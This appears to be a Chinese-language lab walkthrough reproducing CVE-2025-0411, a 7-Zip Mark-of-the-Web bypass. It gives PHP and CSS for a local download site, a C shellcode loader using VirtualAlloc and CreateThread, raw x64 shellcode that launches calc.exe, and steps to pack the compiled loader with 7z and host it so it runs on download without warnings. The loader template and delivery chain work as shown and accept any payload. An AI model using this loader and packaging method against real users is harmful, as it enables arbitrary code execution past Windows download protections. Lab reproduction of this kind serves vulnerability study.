# CVE-2025-0411
此漏洞 (CVSS SCORE 7.0) 允许远程攻击者绕过受影响的 7-Zip 安装上的 Mark-of-the-Web 保护机制。要利用此漏洞,需要用户交互,因为目标必须访问恶意页面或打开恶意文件。 该特定缺陷存在于对存档文件的处理中。从带有 Mark-of-the-Web 的精心制作的档案中提取文件时,7-Zip 不会将 Mark-of-the-Web 传播到提取的文件。攻击者可以利用此漏洞在当前用户的上下文中执行任意代码
# 影响版本
24.09 之前的所有版本
# 靶场搭建
使用 windows 系统搭建 apache 中间件来搭建网站复现漏洞
apache 可以使用 phpstudy 软件轻松部署
官网下载 phpstudy 小皮面板软件
小皮面板 (phpstudy) - 让天下没有难配的服务器环境!


小皮面板下载完成后打开 Apache 服务

之后新建网站
域名为方便可以直接用电脑 ip 地址
之后右键点击打开网站根目录
在里面新建文件夹 downloads 用于放网站上可以下载的资源
同时写入代码如下
# index.php (主页面)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
| index.php
<!DOCTYPE html>
<html lang="zh-CN">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>文件下载中心</title>
<link rel="stylesheet" href="style.css">
<link href="https://fonts.googleapis.com/css2?family=Roboto:wght@300;500&display=swap" rel="stylesheet">
</head>
<body>
<div class="container">
<h1>📁 文件下载中心</h1>
<p>点击文件名即可下载到本地</p>
<div class="file-list">
<?php
// 读取 downloads/ 目录下的文件
$files = scandir('downloads');
foreach ($files as $file) {
if ($file !== '.' && $file !== '..') {
$filePath = 'downloads/' . $file;
$fileSize = round(filesize($filePath) / 1024, 2) . ' KB';
echo "
<div class='file-item'>
<span class='file-name'>$file</span>
<span class='file-size'>$fileSize</span>
<a href='download.php?file=$file' class='download-btn'>下载</a>
</div>
";
}
}
?>
</div>
</div>
</body>
</html>
|
# style.css (美化页面)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
| style.css
body {
font-family: 'Roboto', sans-serif;
background: linear-gradient(135deg, #f5f7fa 0%, #c3cfe2 100%);
margin: 0;
padding: 20px;
min-height: 100vh;
}
.container {
max-width: 800px;
margin: 0 auto;
background: white;
padding: 30px;
border-radius: 10px;
box-shadow: 0 4px 15px rgba(0, 0, 0, 0.1);
}
h1 {
color: #333;
text-align: center;
margin-bottom: 10px;
}
p {
text-align: center;
color: #666;
margin-bottom: 30px;
}
.file-list {
display: flex;
flex-direction: column;
gap: 10px;
}
.file-item {
display: flex;
align-items: center;
padding: 15px;
background: #f9f9f9;
border-radius: 5px;
transition: all 0.3s ease;
}
.file-item:hover {
background: #f0f0f0;
transform: translateY(-2px);
}
.file-name {
flex: 1;
font-weight: 500;
color: #444;
}
.file-size {
margin-right: 20px;
color: #777;
font-size: 0.9em;
}
.download-btn {
padding: 8px 15px;
background: #4CAF50;
color: white;
text-decoration: none;
border-radius: 5px;
transition: background 0.3s;
}
.download-btn:hover {
background: #45a049;
}
|
# download.php (处理下载)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
| download.php
<?php
error_reporting(E_ALL);
ini_set('display_errors', 1);
$file = basename($_GET['file'] ?? '');
if (empty($file)) {
die('文件名不能为空!');
}
$downloadDir = __DIR__ . '/downloads/';
$filePath = realpath($downloadDir . $file);
if ($filePath === false || strpos($filePath, realpath($downloadDir)) !== 0) {
die('非法文件路径!');
}
if (file_exists($filePath) && is_file($filePath) && is_readable($filePath)) {
header('Content-Description: File Transfer');
header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="' . basename($filePath) . '"');
header('Expires: 0');
header('Cache-Control: must-revalidate');
header('Pragma: public');
header('Content-Length: ' . filesize($filePath));
ob_clean();
flush();
readfile($filePath);
exit;
} else {
die('文件不存在或不可访问!');
}
?>
|
保存后现在本虚拟机上测试看是否能打开网站
另一台虚拟机与本机同一网关属于同一局域网内,可以直接访问到上面搭建的网站
我们直接浏览器输入那台终端的 ip 即可访问(前面域名设置成 ip 就是这里方便,更类似于访问公网上的网站)
访问到网站之后,就可以复现漏洞
下载网站上的恶意文件,验证文件危害,该漏洞通过 7z 压缩使系统检测不道恶意文件而可以执行恶意文件里的命令从而产生危害
# 验证漏洞
首先新建一个 cpp 文件,可以直接在记事本里面直接编写,随便编写一段即可
比如写下面这样一段代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
| #include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(){
DWORD oldprotect = 0;
unsigned char p[] = {};
unsigned int len = sizeof(p);
void * payload_mem = VirtualAlloc(0, len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
RtlMoveMemory(payload_mem, p, len);
BOOL rv = VirtualProtect(payload_mem, len, PAGE_EXECUTE_READ, &oldprotect);
if ( rv != 0 ) {
HANDLE th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) payload_mem, 0, 0, 0);
WaitForSingleObject(th, -1);
}
return 0;
}
|

写入 calc.exe 的 [shellcode](https://so.csdn.net/so/search?q=shellcode&spm=1001.2101.3001.702
1
2
| "\x48\x81\xEC\x00\x01\x00\x00\x65\x48\x8B\x04\x25\x60\x00\x00\x00\x48\x8B\x40\x18\x48\x8B\x40\x30\x48\x8B\x70\x10\x48\x8B\x58\x40\x48\x8B\x00\x81\x7B\x0C\x33\x00\x32\x00\x75\xEC\x48\x8B\xCE\x48\xC7\xC2\x32\x74\x91\x0C\xE8\xC0\x00\x00\x00\x4C\x8B\xF0\x48\xC7\xC3\x6C\x6C\x00\x00\x53\x48\xBB\x75\x73\x65\x72\x33\x32\x2E\x64\x53\x48\x8B\xCC\x48\x83\xEC\x18\x41\xFF\xD6\x48\x8B\xD8\x48\x8B\xCB\x48\xC7\xC2\x6A\x0A\x38\x1E\xE8\x8E\x00\x00\x00\x4C\x8B\xF0\x4D\x33\xC9\x4D\x33\xC0\x48\x33\xD2\x48\x33\xC9\x41\xFF\xD6\x48\x8B\xCE\x48\xC7\xC2\x51\x2F\xA2\x01\xE8\x6D\x00\x00\x00\x4C\x8B\xF0\x48\x33\xC0\x50\x48\xB8\x63\x61\x6C\x63\x2E\x65\x78\x65\x50\x48\x8B\xCC\x48\x83\xEC\x20\x48\xC7\xC2\x01\x00\x00\x00\x41\xFF\xD6\x48\x8B\xCE\x48\xBA\x85\xDF\xAF\xBB\x00\x00\x00\x00\xE8\x38\x00\x00\x00\x4C\x8B\xF0\x48\xC7\xC0\x61\x64\x00\x00\x50\x48\xB8\x45\x78\x69\x74\x54\x68\x72\x65\x50\x48\x8B\xCE\x48\x8B\xD4\x48\x83\xEC\x20\x41\xFF\xD6\x4C\x8B\xF0\x48\x81\xC4\x88\x01\x00\x00\x48\x83\xEC\x18\x48\x33\xC9\x41\xFF\xD6\xC3\x48\x83\xEC\x40\x56\x48\x8B\xFA\x48\x8B\xD9\x48\x8B\x73\x3C\x48\x8B\xC6\x48\xC1\xE0\x36\x48\xC1\xE8\x36\x48\x8B\xB4\x03\x88\x00\x00\x00\x48\xC1\xE6\x20\x48\xC1\xEE\x20\x48\x03\xF3\x56\x8B\x76\x20\x48\x03\xF3\x48\x33\xC9\xFF\xC9\xFF\xC1\xAD\x48\x03\xC3\x33\xD2\x80\x38\x00\x74\x0F\xC1\xCA\x07\x51\x0F\xBE\x08\x03\xD1\x59\x48\xFF\xC0\xEB\xEC\x3B\xD7\x75\xE0\x5E\x8B\x56\x24\x48\x03\xD3\x0F\xBF\x0C\x4A\x8B\x56\x1C\x48\x03\xD3\x8B\x04\x8A\x48\x03\xC3\x5E\x48\x83\xC4\x40\xC3"
|
之后通过 devc++ 等软件编译运行一下得到 exe 文件
之后将 loader.exe 文件通过 7z 压缩
经过 7z 压缩后放到提供服务的目录下的 downloads 文件夹

用户下载后无需解压点击即可成功执行打开计算机的命令